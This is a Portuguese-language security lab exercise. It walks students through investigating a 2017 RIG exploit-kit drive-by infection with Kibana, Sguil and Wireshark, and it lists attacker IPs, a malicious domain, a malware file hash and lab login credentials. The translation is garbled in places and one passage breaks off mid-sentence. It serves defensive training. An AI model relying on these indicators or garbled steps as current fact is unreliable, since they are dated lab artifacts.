

Laboratório - Investigando uma exploração de malware

Objetivos

Neste laboratório, você irá:

Parte 1: Use o Kibana para saber mais sobre uma exploração de malware

Parte 2: Investigar a Exploit com Sguil

Parte 3: Usar o Wireshark para investigar um ataque

Parte 4: Examinar artefatos de exploração

Este laboratório é baseado em um exercício do site malware-traffic-analysis.net, que é um excelente recurso para aprender a analisar ataques de rede e host. Graças a brad@malware-traffic-analysis.net para permissão para usar materiais de seu site.

Histórico/Cenário

Você decidiu fazer uma entrevista para um emprego em uma empresa de médio porte como analista de segurança cibernética de nível 1. Você foi solicitado a demonstrar sua capacidade de identificar os detalhes de um ataque no qual um computador foi comprometido. Seu objetivo é responder a uma série de perguntas usando Sguil, Kibana e Wireshark em Security Onion.

Você recebeu os seguintes detalhes sobre o evento:

- O evento aconteceu em janeiro de 2017.
- Foi descoberto pelo Snort NIDS.

Recursos necessários

- Máquina virtual Security Onion
- Acesso à Internet

Instruções

Parte 1: Use o Kibana para saber mais sobre uma exploração de malware


Na Parte 1, use Kibana para responder às seguintes perguntas. Para ajudá-lo a começar, você é informado de que o ataque ocorreu em algum momento durante janeiro de 2017. Você precisará identificar a hora exata.

Etapa 1: Limite o período de tempo.

- a. Faça login no Security Onion com o nome de usuário do **analyst** e a senha do **cyberops**.
- b. Abra o Kibana (usuário **analyst** e a senha **ciberops**) e defina um intervalo de tempo Absoluto para limitar o foco aos dados de registro a partir de janeiro de 2017.

Laboratório - Investigando uma exploração de malware


- c. Você verá um gráfico aparecer com uma única entrada aparecendo. Para exibir mais detalhes, você precisa restringir o tempo que é exibido. Limite o intervalo de tempo na visualização Contagem total de logs ao longo do tempo clicando e arrastando para selecionar uma área ao redor do ponto de dados do gráfico. Talvez seja necessário repetir esse processo até ver alguns detalhes no gráfico.



Observação: Use a <Esc> tecla para fechar as caixas de diálogo que possam estar interferindo no seu trabalho.


Etapa 2: Localize o evento em Kibana

- a. Depois de reduzir o intervalo de tempo no painel principal do Kibana, vá para o painel de dados de alerta **NIDS** clicando em NIDS.




Laboratório - Investigando uma exploração de malware

- b. Aumente o zoom no evento clicando e arrastando a visualização NIDS — Alertas ao longo do tempo concentra-se ainda mais no período de tempo do evento. Como o evento aconteceu durante um período muito curto de tempo, selecione apenas a linha do gráfico. Amplie até que a tela pareça com a abaixo.



- c. Clique no primeiro ponto na linha do tempo para filtrar apenas o primeiro evento.



- d. Agora veja os detalhes dos eventos que ocorreram naquele momento. Role todo o caminho até a parte inferior do painel até ver a seção **Alertas NIDS** da página. Os alertas são organizados por tempo. Expanda o primeiro evento na lista clicando na seta do ponteiro que está à esquerda do carimbo de data/hora.

The screenshot shows the Kibana interface with the 'NIDS - Alerts' table. The table has columns: Time, source_ip, source_port, destination_ip, destination_port, and _id. The first row is highlighted with a red box. The table is limited to 10 results.

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bKR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	baR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bqR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	b6R2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	cKR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	caR2kXIBxqASK9Rl3jKE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	cqR2kXIBxqASK9Rl5DnS

- e. Veja os detalhes de alerta expandidos e responda às seguintes perguntas:

Qual é a hora do primeiro alerta NIDS detectado em Kibana?

Qual é o endereço IP de origem no alerta?

Qual é o endereço IP de destino no alerta?

Qual é a porta de destino no alerta? Que serviço é esse?

Qual é a classificação do alerta?

Qual é o nome geográfico do país de destino?

- f. Em um navegador da Web em um computador que pode se conectar à Internet, vá para o link fornecido no campo signature_info do alerta. Isso o levará à regra de alerta Snort de Ameaças Emergentes para a exploração. Há uma série de regras mostradas. Isso ocorre porque as assinaturas podem mudar ao longo do tempo, ou regras novas e mais precisas são desenvolvidas. A regra mais recente está na parte superior da página. Examine os detalhes da regra.

Qual é a família de malware para este evento?

Qual é a gravidade da exploração?

O que é um Kit de Exploit? (EK) Pesquise na internet para responder a esta pergunta.

Os kits de exploração usam frequentemente o que é chamado de ataque de drive-by para iniciar a campanha de ataque. Em um ataque de drive-by, um usuário visitará um site que deve ser considerado seguro. No entanto, os atores de ameaças encontram maneiras de comprometer sites legítimos encontrando vulnerabilidades nos servidores da Web que os hospedam. As vulnerabilidades permitem que os agentes da ameaça insiram seu próprio código malicioso no HTML de uma página da Web. O código é frequentemente inserido em um iFrame. Os iFrames permitem que o conteúdo de sites diferentes seja exibido na mesma página da Web. Ameaças criarão frequentemente um iFrame invisível que conecta o navegador a um site malicioso. O HTML do site que é carregado no navegador

Para qual URL o navegador referiu o usuário?

Que tipo de conteúdo é solicitado pelo host de origem do tybenme.com? Por que isso poderia ser um problema? Procure no bloco do servidor DST da transcrição também.

- b. Feche o CapMe! guia do navegador.
- c. Na parte superior do Painel de Alerta NIDS, clique na entrada **HTTP** localizada sob o cabeçalho **Zeek Hunting**.
- d. No painel HTTP, verifique se o intervalo de tempo absoluto inclui **2017-01-27 22:54:30 .000** para **2017-01-27 22:56:00 .000**.
- e. Role para baixo até a seção HTTP - Sites do painel.

Quais são alguns dos sites listados?

Devemos conhecer alguns desses sites da transcrição que lemos anteriormente. Nem todos os sites mostrados fazem parte da campanha de exploração. Pesquise os URLs pesquisando-os na internet. Não se conecte a eles. Coloque os URLs entre aspas quando fizer suas pesquisas.

Qual desses sites é provavelmente parte da campanha de exploração?

Quais são os tipos HTTP - MIME listados na nuvem de tags?

Parte 2: Investigar a Exploit com Sguil

Na Parte 2, você usará o Sguil para verificar os alertas IDS e coletar mais informações sobre a série de eventos relacionados a esse ataque.

Observação: Os IDs de alerta usados neste laboratório são, por exemplo, apenas. Os IDs de alerta em sua VM podem ser diferentes.

Etapa 1: Abra o Sguil e localize os alertas.

- Inicie o Sguil a partir da área de trabalho. Faça login com **analista** de nome de usuário e **cyberops** de senha. Ative todos os sensores e clique em **Iniciar**.
- Localize o grupo de alertas de 27 de janeiro^{de} 2017.

De acordo com Sguil, quais são os carimbos de data/hora para o primeiro e último dos alertas que ocorreram dentro de cerca de um segundo um do outro?

Etapa 2: Investigue os alertas em Sguil.

- Clique nas caixas de seleção **Mostrar dados do pacote** e **Mostrar regra** para ver as informações do campo do cabeçalho do pacote e a regra de assinatura do IDS relacionadas ao alerta.
- Selecione o ID de alerta 5.2 (Mensagem de evento **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).

De acordo com a regra de assinatura da IDS qual família de malware disparou esse alerta? Talvez seja necessário percorrer a assinatura de alerta para encontrar esta entrada.

- Maximize a janela Sguil e dimensione a coluna Mensagem de evento para que você possa ver o texto da mensagem inteira. Veja as Mensagens de Evento para cada um dos IDs de alerta relacionados a este ataque.

De acordo com as Mensagens de Eventos em Sguil que kit de exploração (EK) está envolvido neste ataque?

Além de rotular o ataque como atividade de troia, que outras informações são fornecidas em relação ao tipo e nome do malware envolvido?

Pela sua melhor estimativa olhando para os alertas até agora, qual é o vetor básico deste ataque? Como aconteceu o ataque?

Etapa 3: Ver Transcrições de Eventos

- Clique com o botão direito do mouse no ID 5.2 de alerta associado (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK julho 12** Seleccione **Transcrição** no menu, conforme mostrado na figura.

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2							
RealTime Events Escalated Events							
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	Event History	2:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	Transcript	2:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Transcript (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Wireshark (force new)	2:54:43	172.16.4.193	49202	194.87.234.129

Quais são os sites referenciadores e hospedeiros que estão envolvidos no primeiro evento SRC? O que você acha que o usuário fez para gerar esse alerta?

- Clique com o botão direito do mouse no ID de alerta 5.24 (endereço IP de origem **139.59.160.143** e Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK março 15 2017**) e escolha **Transcript** para abrir uma transcrição da conversa.

RealTime Events Escalated Events							
ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...	Event History	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Transcript	2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...	Transcript (force new)	2:54:43	172.16.4.193	49202	194.87.234.129
RT	52	seconion-...	Wireshark	2:54:44	194.87.234.129	80	172.16.4.193
RT	1	seconion-...	Wireshark (force new)	2:55:17	172.16.4.193	58978	90.2.1.0

- Consulte a transcrição e responda às seguintes perguntas:

Que tipo de pedido estava envolvido?

Foram solicitados arquivos?

Qual é o URL do referenciador e do site host?

Como o conteúdo codificado?

- d. Feche a janela de transcrição atual. Na janela Sguil, clique com o botão direito do mouse no alerta ID 5.25 (Mensagem de evento **ET CURRENT_EVENTS Rig EK URI Struct Mar 13 2017 M2**) e abra a transcrição. De acordo com as informações na transcrição, responda às seguintes perguntas:

Quantas solicitações e respostas foram envolvidas neste alerta?

Qual foi o primeiro pedido?

Quem era o referreiro?

Para quem foi a solicitação do servidor host?

A resposta foi codificada?

Qual foi o segundo pedido?

Para quem foi a solicitação do servidor host?

A resposta foi codificada?

Qual foi o terceiro pedido?

Quem foi o referenciador?

Qual foi o Content-Type da terceira resposta?

Quais foram os primeiros 3 caracteres dos dados na resposta? Os dados são iniciados após a última entrada do **horário de verão**.

CWS é uma assinatura de arquivo. As assinaturas de arquivo ajudam a identificar o tipo de arquivo que é representado diferentes tipos de dados. Vá para o seguinte site https://en.wikipedia.org/wiki/List_of_file_signatures. Use Ctrl-F para abrir uma caixa de busca. Procure esta assinatura de arquivo para descobrir que tipo de arquivo foi baixado nos dados.

Que tipo de arquivo foi baixado? Qual aplicativo usa esse tipo de arquivo?

- e. Feche a janela de transcrição.
- f. Clique com o botão direito do mouse no mesmo ID novamente e escolha Network Miner. Clique na aba **Files**


Quantos arquivos existem e quais são os tipos de arquivo?

Parte 3: Usar o Wireshark para investigar um ataque

Na Parte 3, você vai girar para Wireshark para examinar de perto os detalhes do ataque.

Etapa 1: Passe para Wireshark e altere configurações.


- a. No Sguil, clique com o botão direito do mouse no alerta ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**) e gire para selecionar Wireshark no menu. O pcap associado a este alerta será aberto no Wireshark.
- b. A configuração padrão Wireshark usa um tempo relativo por pacote que não é muito útil para isolar a hora exata em que um evento ocorreu. Para corrigir isso, selecione **Exibir > Formato de Exibição de Hora > Data e Hora do Dia** e repita uma segunda vez, **Exibir > Formato de Exibição de Tempo > Segundos**. Agora, sua coluna Tempo Wireshark tem os carimbos de data e hora. Redimensione as colunas para tornar a exibição mais clara, se necessário.



No.	Time	Source	Destination
1	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
2	2017-01-27 22:54:41	104.28.18.74	172.16.4.193
3	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
4	2017-01-27 22:54:41	172.16.4.193	104.28.18.74
5	2017-01-27 22:54:41	104.28.18.74	172.16.4.193
6	2017-01-27 22:54:42	104.28.18.74	172.16.4.193
7	2017-01-27 22:54:42	104.28.18.74	172.16.4.193
8	2017-01-27 22:54:42	172.16.4.193	104.28.18.74

Etapa 2: Investigue o tráfego HTTP.

- a. No Wireshark, use o filtro de exibição **http.request** para filtrar somente solicitações da Web.



No.	Time	Source	Destination	Protocol	Length	Info
4	0.070685	172.16.4.193	104.28.18.74	HTTP	552	GET /remodeling-your-kitchen-cabinets.html HT
27	1.051148	172.16.4.193	104.28.18.74	HTTP	529	GET /wp-content/plugins/wp-postratings/postrat
31	1.164299	172.16.4.193	104.28.18.74	HTTP	572	GET /wp-content/plugins/daves-wordpress-live-

- b. Selecione o primeiro pacote. Na área de detalhes do pacote, expanda os dados da camada de aplicativo Hypertext Transfer Protocol.

Qual site direcionou o usuário para o site www.homeimprovement.com?

Etapa 3: Exibir objetos HTTP.

- a. No Wireshark, escolha **Arquivo > Exportar objetos > HTTP**.
- b. Na janela da lista Exportar objetos HTTP, selecione o pacote remodeling-your-kitchen-cabinets.html e salve-o na pasta pessoal.
- c. Feche o Wireshark. Em Sguil, clique com o botão direito do mouse no alerta ID 5.24 (endereço IP de origem **139.59.160.143** e Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK 15 de março de 2017**) e escolha **Wireshark** para girar para Wireshark. Aplique um filtro de exibição **http.request** e responda às seguintes perguntas:


Para que é a solicitação http?

O que é o servidor host?

- d. No Wireshark, vá para **Arquivo > Exportar Objetos > HTTP** e salve o arquivo JavaScript na pasta pessoal.
- e. Feche o Wireshark. No Sguil, clique com o botão direito do mouse no alerta ID 5.25 (Mensagem de Evento **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) e escolha **Wireshark** para girar para Wireshark. Aplique um filtro de exibição **http.request**. Observe que esse alerta corresponde às três solicitações GET, POST e GET que analisamos anteriormente.

Laboratório - Investigando uma exploração de malware

- f. Com o primeiro pacote selecionado, na área de detalhes do pacote, expanda os dados da camada de aplicativo Hypertext Transfer Protocol. Clique com o botão direito do mouse nas **informações do Host** e escolha **Aplicar como Coluna** para adicionar as informações do Host às colunas da lista de pacotes, conforme mostrado na figura.




- g. Para criar espaço para a coluna Host, clique com o botão direito do mouse no cabeçalho da coluna Comprimento e desmarque-o. Isso removerá a coluna Comprimento da tela.
- h. Os nomes dos servidores agora estão claramente visíveis na coluna Host da lista de pacotes.

Etapa 4: Crie um hash para um arquivo de malware exportado.

Sabemos que o usuário pretendia acessar www.homeimprovement.com, mas o site referiu o usuário a outros sites. Eventualmente, os arquivos foram baixados para o host de um site de malware. Nesta parte do laboratório, acessaremos os arquivos que foram baixados e enviaremos um hash de arquivo para VirusTotal para verificar se um arquivo malicioso foi baixado.

- a. No Wireshark, vá para **Arquivo > Exportar Objetos > HTTP** e salve os dois arquivos de texto/html e o arquivo application/x-shockwave-flash no diretório inicial.



- b. Agora que você salvou os três arquivos em sua pasta pessoal, teste para ver se um dos arquivos corresponde a um valor de hash conhecido para malware em [virustotal.com](https://www.virustotal.com). Execute um comando **ls -l** para ver os arquivos salvos em seu diretório pessoal. O arquivo flash tem a palavra SeaMonkey perto do início do nome de arquivo longo. O nome do arquivo começa com **%3fbiw=SeaMonkey**. Use o comando **ls -l** com **grep** para filtrar o nome do arquivo com a **tecla de costurapadrão**. A opção **-i** ignora a distinção de caso.


```
analista @SecOnion: ~$ ls -l | grep -i seamonkey
-rw-r--r-- 1 analyst analyst 16261 Jun 9 05:50
%3fbw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYG
OAq3jxbTfgFplIgIUvLCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```

- c. Gere um hash SHA-1 para o arquivo flash SeaMonkey com o comando **sha1sum** seguido pelo nome do arquivo. Digite as primeiras 4 letras %3fb do nome do arquivo e pressione a tecla **tab** para preencher automaticamente o resto do nome do arquivo. Pressione Enter e sha1sum calculará um valor de hash de comprimento fixo de 40 dígitos.

Destaque o valor de hash, clique com o botão direito do mouse e copie-o. O sha1sum é destacado no exemplo abaixo. **Nota:** Lembre-se de usar a conclusão de tabulação.

```
analyst@SecOnion:~$ sha1sum
%3fbw=SeaMonkey.105qj67.406x7d8b3\&yus=SeaMonkey.78vg115.406g6d1r6\&br_fl\
=2957\&oq=pLLYGOAq3jxbTfgFplIgIUvLCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg\&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_k7fDfF-
qoVzcCgWRxfs\&ct=SeaMonkey\&tuif=1166
97a8033303692f9b7618056e49a24470525f7290 %3fbw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMo
nkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUvLCpaqq3UbTykKZhJKB9BSKaA9E-
qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoAG9MildZqqZGX_k7fDfF-qoVzcCgWRx
fs&ct=SeaMonkey&tuif=1166
```

- d. Você também pode gerar um valor de hash usando NetworkMiner. Navegue até Sguil e clique com o botão direito do mouse no alerta ID 5.25 (Mensagem de Evento **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) e selecione **NetworkMinor** para girar para NetworkMinor. Selecione a guia **Arquivos**. Neste exemplo, clique com o botão direito do mouse no arquivo com extensão swf e selecione **Calcular MD5/SHA1/SHA256 hash**. Compare o valor de hash SHA1 com o da etapa anterior. Os valores de hash SHA1 devem ser os mesmos.
- e. Abra um navegador da Web e vá para **virustotal.com**. Clique na guia **Pesquisar** e insira o valor de hash para procurar uma correspondência no banco de dados de hashes de malware conhecidos. VirusTotal retornará uma lista dos mecanismos de detecção de vírus que possuem uma regra que corresponde a esse hash.



- f. Investigue as guias Detecção e Detalhes. Revise as informações fornecidas neste valor de hash. O que VirusTotal lhe disse sobre este arquivo?

- g. Feche o navegador e o Wireshark. No Sguil, use o alerta ID 5.37 (Event Message **ET CURRENT_EVENTS RIG EK Landing 12 de setembro de 2016 T2**) para girar para Wireshark e examinar as solicitações HTTP.

Há alguma semelhança com os alertas anteriores?

Os arquivos são semelhantes? Você vê alguma diferença?

- h. Crie um hash SHA-1 do arquivo SWF como você fez anteriormente.

Este é o mesmo malware que foi baixado na sessão HTTP anterior?

- i. Em Sguil, os últimos 4 alertas desta série estão relacionados, e eles também parecem ser pós-infecção.

Por que eles parecem ser pós-infecção?

O que é interessante sobre o primeiro alerta nos últimos 4 alertas da série?

Que tipo de comunicação está ocorrendo no segundo e terceiro alertas da série e o que a torna suspeita?

- j. Vá para [virustotal.com](https://www.virustotal.com) e faça uma pesquisa de URL para o domínio.top usado no ataque.

Qual é o resultado?

- k. Examine o último alerta da série em Wireshark. Se tiver algum objeto que valha a pena salvar, exporte-os e salve-os na sua pasta pessoal.

Quais são os nomes dos arquivos, se houver?

Parte 4: Examinar artefatos de exploração

Nesta parte, você examinará alguns dos documentos exportados do Wireshark.

- a. Em Security Onion, abra o **arquivo remodeling-your-kitchen-cabinets.html** usando o editor de texto de sua escolha. Esta página iniciou o ataque.

Você pode encontrar os dois lugares na página web que fazem parte do ataque de drive-by que iniciou a exploração? **Dica** : o primeiro está no <head> e a segunda está na área <body> da página.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Remodelando seus armários de cozinha | Melhoria da casa</title>

<link rel="alternate" type="application/rss+xml"
href="//www.homeimprovement.com/?feed=rss2" title="Home Improvement últimas postagens"
/>

